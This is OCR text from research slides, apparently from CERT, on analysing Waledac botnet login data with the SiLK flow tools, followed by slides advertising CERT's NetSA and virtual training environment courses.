
A Tale of Four Networks

Graph	$\|I\|$	$\|H\|$	a_ℓ	R_N	R_E
A	6789	438	317435	15.50	9.08
B	145	533	119684	0.27	0.89
C	5	5	296	1.00	0.45
D	16	16	1746	1.00	6.06




A Tale of Four Networks

Graph	$\|I\|$	$\|H\|$	a_ℓ	R_N	R_E
A	6789	438	317435	15.50	9.08
B	145	533	119684	0.27	0.89
C	5	5	296	1.00	0.45
D	16	16	1746	1.00	6.06




A Tale of Four Networks

Graph	$\|I\|$	$\|H\|$	a_ℓ	R_N	R_E
A	6789	438	317435	15.50	9.08
B	145	533	119684	0.27	0.89
C	5	5	296	1.00	0.45
D	16	16	1746	1.00	6.06



A Tale of Four Networks

Graph	$\|I\|$	$\|H\|$	a_ℓ	R_N	R_E
A	6789	438	317435	15.50	9.08
B	145	533	119684	0.27	0.89
C	5	5	296	1.00	0.45
D	16	16	1746	1.00	6.06



Summary and Future work

With this method and data, we are trying to answer a larger question:

Can we learn about individuals in a hidden botnet by studying a visible one?

- Find specific static regions of NAT or DHCP pools across the world and transfer this information to hidden botnets
- Create a tool/method that adjusts raw IP address counts for network structure
- Learn how to find a set of "most likely" Equivalence Classes when IPs only are visible

We are currently looking into learning about Conficker from this study of Waledac

Extra Slides

Subversive uses of SiLK

- Each Hash (eg "55530ea22bfee564631490025e") assigned a unique integer ID (eg "10345")
- Each Hash marked as Repeater (R) or Spammer (S) level
- Each Login stored as a SiLK record using `rwtuc`:

```
sIP           |    dIP |              sTime | tcpflags
111.222.33.4 |  10345 | 2009/12/20T00:14:12|       S
222.33.44.5  |  10345 | 2009/12/22T00:03:55|       S

...

rwtuc UTS-formatted.txt --output-file=UTSlogs.rw
```

Subversive uses of SiLK

- Inter-ASN network created with a tuple file:

```
sIP             |   dIP |
111.222.33.4 |  25667|
223.156.255.4|  25667|

...

rwfilter UTSlogs.rw --tuple-file=EdgesToRemove.txt --pass=InterASNlogs.rw

--fail=IntraASNlogs.rw
```

- Equivalence Class IDs and ASNs stored as P-maps:

```
rwfilter UTSlogs.rw --pmap-file=EQCLASS:Eqclasses.pmap --pmap-src=EQ2100 --pass=stdout |

rwstats --sip --threshold=1 > EQ2100-IP-distribution.txt
```

- Summary tables created using `rwuniq`:


```
rwuniq IntraASNlogs.rw --pmap-file=EQCLASS:Eqclasses.pmap --pmap-file=ASN:ASNs.pmap

--fields=src-EQCLASS,src-ASN --flows --sip-distinct --dip-distinct --stime

src-EQCLASS|                   src-ASN|Records|     sTime-Earliest|sIP-Distin|dIP-Distin|
        EQ0|"AS5089 NTL Group Limited"|    596|2009/12/12T21:14:45|         1|         1|
        EQ1|    "AS4766 Korea Telecom"|     45|2009/12/05T10:41:33|         1|         1|
        EQ3|  "AS1221 Telstra Pty Ltd"|     55|2009/12/08T04:43:00|        10|         1|
        EQ4|           "AS17858 KRNIC"|    628|2009/12/04T12:42:34|         2|         1|
```

CERT Virtual Flow Collection and Analysis


For Training and Simulation

George Warnagiris

Software Engineering Institute



Software Engineering Institute




CERT Network Situational Awareness ("NetSA")

- Among other work:
  - Applied Research and Development
    - Maintains the SiLK tool suite
    - Analysis Pipeline
  - Operational Analysis
    - Private Network Analysis
    - Network Profiling of Waladec-Infected IP Space
  - Capacity Building
    - Open source software and publications
    - In person and online training


NetSA Online Training Modules

- Network Flow
- SiLK Beginning Flow Analysis
- rwfilter
- Counting Tools: rwcount, rwstats, rwuniq
- rwappend-rwsplit
- rwfileinfo-rwglob
- rwcut and rwcat
- rwsort
- Sets
- Prefix Maps (pmaps)
- Advanced SiLK Tools: Bags
- Using Tuples with SiLK
- LAB: SiLK Training

NetSA Online Virtual Lab



NetSA Online Virtual Lab



New Training Modules in 2010


- Introduction to iSiLK
- Overview of PySiLK
- Basic PySiLK Objects

Modules Proposed for 2011

Virtual Training Environment ("VTE")

- Training from anywhere with a web browser and Internet connection
- Recorded lectures on a variety of topics
- Hands-on training labs
- Narrated demonstrations
- XXX modules and counting!
- Topics range from CompTIA Network+ to Malware Analysis

Next Generation: VTE3



VTE3

New site design

Faster, more robust

Authoring environment

Labs based on the next generation of VMWare

Communities

Social networking

CERT – Exercise Network (“XNET”)

New site design

